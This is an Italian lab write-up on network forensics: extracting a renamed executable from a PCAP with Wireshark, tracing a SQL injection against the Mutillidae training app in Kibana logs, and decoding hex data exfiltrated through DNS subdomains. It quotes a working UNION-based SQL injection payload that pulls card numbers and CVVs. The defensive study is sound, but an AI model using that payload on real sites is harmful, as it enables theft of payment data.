DISTRIBUZIONE: C-Level, IT Management, Legal Team, Security Operations

PROSSIMA REVIEW: 12 ore

Esercizio 6:

Estrarre un Eseguibile da un PCAP

Obiettivi

- **Parte 1** Analizzare Log e Catture di Traffico Pre-catturati
- **Parte 2** Estrarre File Scaricati dal PCAP


Contesto / scenario:

Verra' analizzato il traffico relativo al download di un malware in un file **PCAP** ed estratto un file eseguibile.

Obiettivo: Comprendere come avvengono le transazioni di rete a livello di pacchetto.

PARTE 1: Analizzare Log e Catture di Traffico Pre-catturati

Apertura del file PCAP:



```
Terminal - analyst@secOps:~/lab.support.files/pcaps
File Edit View Terminal Tabs Help
[analyst@secOps pcaps]$ ls
nimda.download.pcap  wannacry_download_pcap.pcap
[analyst@secOps pcaps]$ wireshark-gtk nimda.download.pcap &
```


Primi 4 pacchetti della comunicazione:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	209.165.200.235	209.165.202.133	TCP	74	48598 → 6666 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=4051203246 TSecr=0 WS=512
2	0.000259	209.165.202.133	209.165.200.235	TCP	74	6666 → 48598 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=3023496465 TSecr=4051203246 WS=512
3	0.000297	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=4051203246 TSecr=3023496465
4	0.000565	209.165.200.235	209.165.202.133	HTTP	230	GET /W32.Nimda.Amm.exe HTTP/1.1

Questa cattura contiene l'inizio della comunicazione, in dettaglio:

- **Primi 3 pacchetti:** Questi rappresentano l'handshake a 3 fasi del TCP (**SYN**, **SYN-ACK**, **ACK**) e sono responsabili di ogni inizio di connessioni di tipo TCP.
- **Pacchetto n. 4:** Il quarto pacchetto rappresenta la richiesta fatta tramite **HTTP** usando il verbo **GET** per scaricare il malware.

Follow del TCP stream:



E' stata ricostruita la transazione TCP scegliendo con il tasto destro del mouse **follow > TCP stream**.

Wireshark visualizza un'altra finestra contenente i dettagli per l'intero flusso TCP selezionato.

Ciò che viene mostrato nella finestra e' **il contenuto integrale della comunicazione TCP intercettata**, in questo caso tra un client che richiede un file **.exe** e un server che lo fornisce.

Domanda: Cosa sono tutti quei simboli mostrati nella finestra Follow TCP Stream? Sono rumore di connessione? Dati? Spiega. Ci sono alcune parole leggibili sparse tra i simboli. Perché sono lì?

R:

```
MZ.....@.....!..L!This program cannot be run in DOS mode.
```

- La prima riga dopo la risposta del server, e' l'intestazione del file `.exe`, dove "MZ" è la **firma dei file PE (Portable Executable)** di Windows.
- Sono presenti **simboli e caratteri "casuali"** perché Wireshark mostra **tutti i byte**, inclusi i binari non stampabili, e tenta di rappresentarli come caratteri **ASCII** o **UTF-8**, ma spesso questi byte **non corrispondono a simboli leggibili**, quindi appaiono anche in questo modo. Ecco un esempio:

```
$.....M|.....eN.....e_.....eY.....eI.....eC.....e^.....e[.....Rich.....PE..d.....L.....".....r.....  
.....J.....@.....X..d.....X.....&.....$..p.....  
8.....H.....text....p.....r.....`..rdata...I.....]..v.....@..@.dat
```

- Oltre ai "simboli" e' possibile ritrovare alcune stringhe comprensibili. Alcune **stringhe ASCII** sono effettivamente contenute nel file `.exe`, come nomi di API o DLL (`KERNEL32.dll`, `msvcrt.dll`, ecc.).

I file binari spesso includono **metadati** o **stringhe di codice** visibili (messaggi di errore, nomi di funzione, percorsi). Eccone un esempio:

```
...APerformArithmeticOperation: '%c'  
..=%0.1C.....S.o.f.t.w.a.r.e.\C.l.a.s.s.e.s.....N.T.D.L.L...D.L.L.....NtQueryInformationProcess...
```

Nonostante il nome `W32.Nimda.Amm.exe`, questo eseguibile non è il famoso worm. Per motivi di sicurezza, questo è un altro file eseguibile che è stato rinominato come `W32.Nimda.Amm.exe`.

Domanda: Usando i frammenti di parole visualizzati nella finestra Follow TCP Stream di Wireshark, puoi dire quale eseguibile sia realmente?

R: All'interno della finestra Follow TCP Stream sono presenti varie stringhe leggibili, ognuna di esse ci da informazioni diverse utili a individuare il vero contenuto. Ognuna di esse e' riportata e spiegata di seguito:

```
.....4...V.S._V.E.R.S.I.O.N_...I.N.F.O.....jD.....jd.?......String.File.Info.....0.4.0.9.0.4.B.  
0...L...Company.Name...Microsoft.Corporation...L...File.Description...Windows.Command.Processor...File.Version...  
6...1...7.6.0.1...1.7.5.1.4...(.win7.sp1_rtm.10.1.1.19~1.8.5.0).....  
(...Internal.Name...cmd.....Legal.Copy.righ.t....Microsoft.Corporation...All.rights.reserved....  
8...Original.File.name...Cmd.exe.j%...Product.Name...Microsoft...Windows...Operating.System...B...Product.Version...  
6...1...7.6.0.1...1.7.5.1.4...D...Var.File.Info...$...Translation.....l7....0...@.../..!
```

Metadati PE: Contiene dati dalla struttura del file eseguibile, tra cui:

- **CompanyName:** Microsoft Corporation
- **FileDescription:** Windows Command Processor
- **InternalName:** cmd
- **OriginalFilename:** Cmd.exe
- **ProductName:** Microsoft Windows Operating System

Queste informazioni potrebbero bastare a affermare con adeguata sicurezza che non si tratta di un malware ma invece del file eseguibile **cmd.exe di windows**. Ma sono presenti altre informazioni leggibili che meritano un'analisi:


```
<!-- Copyright (c) Microsoft Corporation -->
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
<assemblyIdentity
  version="5.1.0.0"
  processorArchitecture="amd64"
  name="Microsoft.Windows.FileSystem.CMD"
  type="win32"
/>
<description>Windows Command Processor</description>
```

Questo è il **manifesto integrato** in un eseguibile Windows, usato per definire:

- **Livello privilegi**
- **Nome del programma** (`Microsoft.Windows.FileSystem.CMD`)


Infine, è presente anche una sezione che contiene svariati comandi del CMD, togliendo qualsiasi dubbio.

```
.....CLS...DEL...DIR...FOR...NOT...REM...REN...SET...VER...VOL...D.PATH...CALL...CD...COLOR...TITLE...CHD
.IR...PUSH.D...ASSOC...FTYPE...ERASE...IF...MKDIR...MD...PAUSE...RD...DEFINED...COPY...PATH...PROMPT...POPD...DA
TE...ECHO...EXIT...EXIST...BREAK...GOTO...KEYS...MOVE...RENAME...RMDIR...SHIFT...START...TIME...TYPE...
VERTIFY...MKLINK...ENDLOCAL...FRRORLEVEL...SETLOCAL...CMDEXTCVERSION.....
```

Svolgimento parte 2: Estrarre File Scaricati dal PCAP

Con il pacchetto della richiesta **GET** selezionato, si naviga su **File > Export Objects > HTTP**, dal menu di **Wireshark**.

Si aprirà questa schermata:




La finestra mostrata da Wireshark contiene tutti gli oggetti **HTTP** presenti nel flusso **TCP** che contiene la richiesta **GET**.

Domanda: Perché W32.Nimda.Amm.exe è l'unico file nella cattura?

W32.Nimda.Amm.exe è l'unico file presente nella cattura perché è l'unico oggetto scaricato tramite una richiesta HTTP GET in quel particolare flusso TCP. Wireshark mostra solo i file effettivamente trasferiti tramite HTTP nei pacchetti catturati. Se nessun altro file è stato scaricato via HTTP durante la sessione monitorata, questo risulterà l'unico esportabile.

Salvataggio del file:



Controllo dell'effettivo salvataggio del file:

```
[analyst@secOps ~]$ ls -l
total 368
-rw-r--r-- 1 root    root      6869 Jun 10 10:44 capture.pcap
drwxr-xr-x 2 analyst analyst  4096 Mar 22 2018 Desktop
drwxr-xr-x 3 analyst analyst  4096 Mar 22 2018 Downloads
drwxr-xr-x 9 analyst analyst  4096 Jul 19 2018 lab.support.files
drwxr-xr-x 2 analyst analyst  4096 Mar 21 2018 second_drive
-rw-r--r-- 1 analyst analyst   315 Jun 12 10:15 space.txt
-rw-r--r-- 1 analyst analyst 345088 Jun 16 13:57 W32.Nimda.Amm.exe
[analyst@secOps ~]$
```

Il file e' stato salvato correttamente e nella giusta directory.

Verifica del tipo di file:

Tramite il comando di linux "file ./[nome-file]":

```
[analyst@secOps ~]$ file W32.Nimda.Amm.exe
W32.Nimda.Amm.exe: PE32+ executable (console) x86-64, for MS Windows
```

Come visto sopra, **W32.Nimda.Amm.exe** è di fatto un file eseguibile di Windows.

Domanda: Nel processo di analisi del malware, quale sarebbe un probabile passo successivo per un analista di sicurezza?

Un probabile passo successivo per un analista di sicurezza sarebbe eseguire un'**analisi statica** del file salvato.

Ad esempio:

- **Verifica dell'hash del file (MD5, SHA256):**
Utile per confrontarlo con database di minacce note (come **VirusTotal**).
- **Usare strumenti come strings, objdump, o die:**
Utile per identificare sezioni, compressioni o packer.

In seguito, si potrebbe procedere a un'**analisi dinamica** in ambiente controllato (sandbox o VM isolata) per osservare il comportamento del file in esecuzione: modifiche al file system, traffico di rete, creazione di processi, ecc.


Conclusione:

L'analisi del traffico di rete tramite file PCAP consente di comprendere in modo dettagliato le dinamiche dietro il download di un file eseguibile. Attraverso tecniche di ricostruzione dei flussi e ispezione dei dati grezzi, è possibile identificare con precisione la natura dei file trasferiti e valutarne la legittimità. Questa pratica rappresenta una competenza fondamentale per chi si occupa di sicurezza informatica.

Bonus 1: Interpretare Dati HTTP e DNS per Isolare l'Attore della Minaccia

Introduzione

Kibana è uno strumento open-source utilizzato in ambito cybersecurity per la visualizzazione e l'analisi dei dati raccolti. Fa parte dello stack ELK (Elasticsearch, Logstash, Kibana) e consente di esplorare grandi volumi di log in tempo reale.



Gli analisti di sicurezza lo impiegano per monitorare eventi, individuare comportamenti anomali e creare dashboard interattive. Kibana supporta la creazione di grafici, tabelle e mappe utili per correlare eventi sospetti. Grazie alla sua interfaccia intuitiva, è possibile filtrare i dati con query avanzate e segnare incidenti rilevanti.

In contesti di Security Information and Event Management (SIEM), Kibana è usato per rilevare minacce. Elastic Security, integrato in Kibana, fornisce funzionalità specifiche per la difesa degli endpoint. La sua scalabilità lo rende adatto a piccole reti e infrastrutture complesse. In sintesi, Kibana è uno strumento essenziale per il monitoraggio proattivo della sicurezza informatica.

Parte 1: Investigare un Attacco di SQL Injection

PASSO 1: CAMBIARE L'INTERVALLO DEL TEMPO

Eseguendo vari passaggi guidati dell'esercizio (a,b,c,d,e) arriviamo al passo 2, e alla risposta delle domande.

PASSO 2: FILTRARE IL TRAFFICO HTTP

Analizzando i log troviamo i 2 indirizzi ip cercati e la porta di destinazione.

HTTP - Logs						
Time	source_ip	destination_ip	destination_port	resp_fuids	uid	_id
June 12th 2020, 21:30:09.445	209.165.200.227	209.165.200.235	80	FEVW53HqCqth3LH1	CuKeR52aPjRN7PqDd	ZjrzXIBB6Cd-_0SD_IW
June 12th 2020, 21:23:27.954	209.165.200.227	209.165.200.235	80	FCb6GT2f6B66aYv8H	Cb5K6C1mlm2iUVK6C1	ZjrzXIBB6Cd-_0SD_IW
June 12th 2020, 21:23:27.881	209.165.200.227	209.165.200.235	80	Fw8DT14tjA2YdNQ14	Cb5K6C1mlm2iUVK6C1	ZjrzXIBB6Cd-_0SD_IW
June 12th 2020, 21:23:17.789	209.165.200.227	209.165.200.235	80	FW00311T134UWUkr63	Cb5K6C1mlm2iUVK6C1	ZDjrzXIBB6Cd-_0SD_IW
June 12th 2020, 21:23:17.768	209.165.200.227	209.165.200.235	80	F37eK1464vM8huCqj	Cb5K6C1mlm2iUVK6C1	YjrzXIBB6Cd-_0SD_IW
June 12th 2020, 21:23:17.703	209.165.200.227	209.165.200.235	80	Fkp6a3a3Drc4Gd8p5	Cb5K6C1mlm2iUVK6C1	VjrzXIBB6Cd-_0SD_IW
June 12th 2020, 21:23:17.700	209.165.200.227	209.165.200.235	80	FxP0bx16wr1YOWulch	C252w31zPwpV63KPa	XjrzXIBB6Cd-_0SD_IW
June 12th 2020, 21:23:17.700	209.165.200.227	209.165.200.235	80	Ful2i8127XhDulmG4	C3RGFeop5b3qj6	YDjrzXIBB6Cd-_0SD_IW
June 12th 2020, 21:23:17.699	209.165.200.227	209.165.200.235	80	FvgV6q18u4THBR3EK9	C4KaAa3pLgDqfaAQyg	YTjrzXIBB6Cd-_0SD_IW
June 12th 2020, 21:23:17.698	209.165.200.227	209.165.200.235	80	F1sqnz42m9hW2aIMVc	C4KaAa3pLgDqfaAQyg	WTjrzXIBB6Cd-_0SD_IW

Domanda 1: Qual è l'indirizzo IP sorgente? **R:** Sorgente ip: 209.165.200.227

Domanda 2: Qual è l'indirizzo IP destinazione? **R:** Destinazione ip: 209.165.200.235

Domanda 3: Qual è il numero di porta destinazione? **R:** Porta di destinazione: 80

Domanda 4: Qual è il timestamp del primo risultato? **R:** June 12th 2020, 21:30:09.445

Domanda 5: Qual è il tipo di evento? Cosa è incluso nel campo message?

Tipo di evento:

R: L'evento rappresenta una richiesta HTTP GET contenente un attacco SQL Injection. È classificato come potenzialmente dannoso, come indicato anche dal tag "HTTP: :URI_SQLI".

Domanda 6: Questi sono dettagli sulla richiesta HTTP GET fatta dal client al server. Concentrati specialmente sul campo uri nel testo del messaggio. Qual è il significato di queste informazioni? Contenuto del campo message:

R: Il campo **message** (in questo contesto rappresentato dalla riga intera del log in formato JSON) contiene dettagli su una richiesta HTTP GET inviata dal client 209.165.200.227 al server 209.165.200.235 sulla porta 80.

PASSO 3: RIVEDERE IL RISULTATO

Focus sul campo uri:

plaintext

```
"/mutillidae/index.php?page=user-info.php&username='+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+--+&password=&user-info-php-submit-button=View+Account+Details"
```

Questo campo mostra un attacco **SQL Injection** nel parametro `username`.

L'attaccante tenta di iniettare la seguente query SQL:

sql

```
' UNION SELECT ccid, ccnumber, ccv, expiration, null FROM credit_cards --
```

Obiettivo: **esfiltrare dati dalla tabella `credit_cards`** (ID carta, numero, codice di sicurezza e data di scadenza), sfruttando una vulnerabilità in `user-info.php`.

Significato delle informazioni:

- È un tentativo di attacco **SQL Injection via GET**, usato per estrarre dati sensibili dal database.
- La presenza del tag `HTTP : :URI_SQLI` indica che è stato rilevato automaticamente come potenziale attacco.
- Può essere utilizzato dai difensori per:
 - Bloccare IP sospetti.
 - Monitorare attività malevole.
 - Correggere la vulnerabilità nel codice del sito (es. assenza di sanitizzazione dei parametri).

In sintesi, si tratta di un **alert di sicurezza** rilevante, utile per l'analisi delle minacce e la risposta agli incidenti.

Domanda: Cosa vedi più avanti nella trascrizione riguardo ai nomi utente? Fornisci alcuni esempi di nome utente, password e firma che sono stati esfiltrati.


R: Troviamo questo, un tentativo di password generator che trova anonymous come username. Nei commenti si trova una riga che dice che la password potrebbe essere vuota oppure samurai. Inoltre un'altro esempio di nome utente è anonymous.

```
DST: 130
DST: php?page=dns-lookup.php">DNS Lookup</a></li>
DST: .....</ul>
DST: .....</li>
DST: .....<li>
DST: .....<a href="">JavaScript Injection</a>
DST: .....<ul>
DST: .....<li><a href="/index.php">Those "Back" Buttons</a></li>
DST: .....<li>
DST: .....<a href="/index.php?page=password-generator.php&username=
DST:
DST: 9
DST: anonymous
DST:
DST: 1a4
DST: ">
DST: .....Password Generator
DST: .....</a>
DST: .....</li>
DST: .....</ul>
DST: .....</li>
DST: .....<li>
DST: .....<a href="">HTTP Parameter Pollution</a>
DST: .....<ul>
DST: .....<li><a href="/index.php?page=user-poll.php">Poll Question</a></li>
DST: .....</ul>
DST: .....</li>
DST: .....<li>
DST: .....<a href="">Cascading Style Injection</a>
DST: .....<ul>
DST: .....<li><a href="/index.php?page=set-backgr
DST: .....
DST: .....abel" style="text-align: center;">
DST: ...Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and
DST: ...<a href="https://addons.mozilla.org/en-US/firefox/collections/jdruin/pro-web-developer-qa-pack/" style="text-decoration: none;">
DST: ...these Mozilla Add-ons
DST: ...</a>
```

Da una ricerca con parola chiave Samurai si ritrova questo messaggio. Sono anche menzionati Burp-Suite, Netcat, Backtrack.


Parte 2: Analizzare l'Esfiltrazione DNS

PASSO 1: FILTRARE PER TRAFFICO DNS




Dalla parte superiore del Dashboard Kibana, cancelliamo eventuali filtri e termini di ricerca e facciamo clic su Home sotto la sezione Navigation del Dashboard. Clicchiamo poi su **DNS** notando metriche e grafico.

PASSO 2: RIVEDERE LE VOCI RELATIVE AI DNS.



Scorriamo verso il basso vedendo i principali tipi di query DNS. Trovando anche un elenco dei principali client DNS e server DNS basati sul conteggio delle loro richieste e risposte.

Una volta eseguiti tutti i passaggi descritti dall'esercizio ci troviamo in questa schermata di Kibana, ove in alcune query abbiamo sottodomini insolitamente lunghi collegati a ns.example.com . Usiamo come filtro e clickiamo su Update.




Abbiamo individuato le informazioni su DNS - Client DNS - Server. **Registriamo gli Ip del client e del server DNS.**

PASSO 3: DETERMINARE I DATI ESFILTRATI

Continuando a scorrere verso il basso possiamo vedere quattro voci di log uniche per le query DNS a example.com. Notiamo anche come le query siano a sottodomini sospettosamente lunghi collegati a ns.example.com.

Facciamo click su Export: Raw per scaricare le query su un file esterno.



Andiamo su `→ /home/analyst/Downloads` ed apriamo il file usando un editor di testo come gedit. Modifichiamo il file rimuovendo anche le virgolette e dovremmo avere qualcosa del genere:

```
434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053
484152450a5468697320646f63756d656e7420636f6e7461696e7320696e
666f726d6174696f6e2061626f757420746865206c617374207365637572
697479206272656163682e0a
```

Apriamo adesso un terminale usando il comando **xxd** e decodifichiamo il testo nel file CSV e salviamolo in un file chiamato "Secret.txt". Con **Cat** andiamo a visualizzare il suo contenuto.

```
analyst@SecOnion:~/Downloads$ xxd -r -p "DNS - Queries.csv" > secret.txt
analyst@SecOnion:~/Downloads$ cat secret.txt
```

Domanda 1: I sottodomini erano realmente sottodomini? Se no, qual è il testo?

R: No, non erano veri sottodomini. Erano dati codificati in esadecimale mascherati come sottodomini DNS per eludere i controlli di sicurezza.

Domanda 2: Cosa implica questo risultato?

R: Questo indica un attacco di esfiltrazione dati via DNS dove:

- I dati sensibili sono stati codificati in formato esadecimale
- Ogni "sottodominio" conteneva una porzione dei dati codificati
- Le query DNS sono state usate come canale nascosto per trasferire informazioni

Domanda 2.1: Quale è il significato più ampio?

R: Questo rappresenta una tecnica di evasion avanzata perché:

- Il traffico DNS è raramente ispezionato in dettaglio
- Le query DNS sono considerate "normali" e passano attraverso la maggior parte dei firewall
- È difficile da rilevare senza analisi forensi specifiche
- Aggirare i controlli DLP (Data Loss Prevention) tradizionali

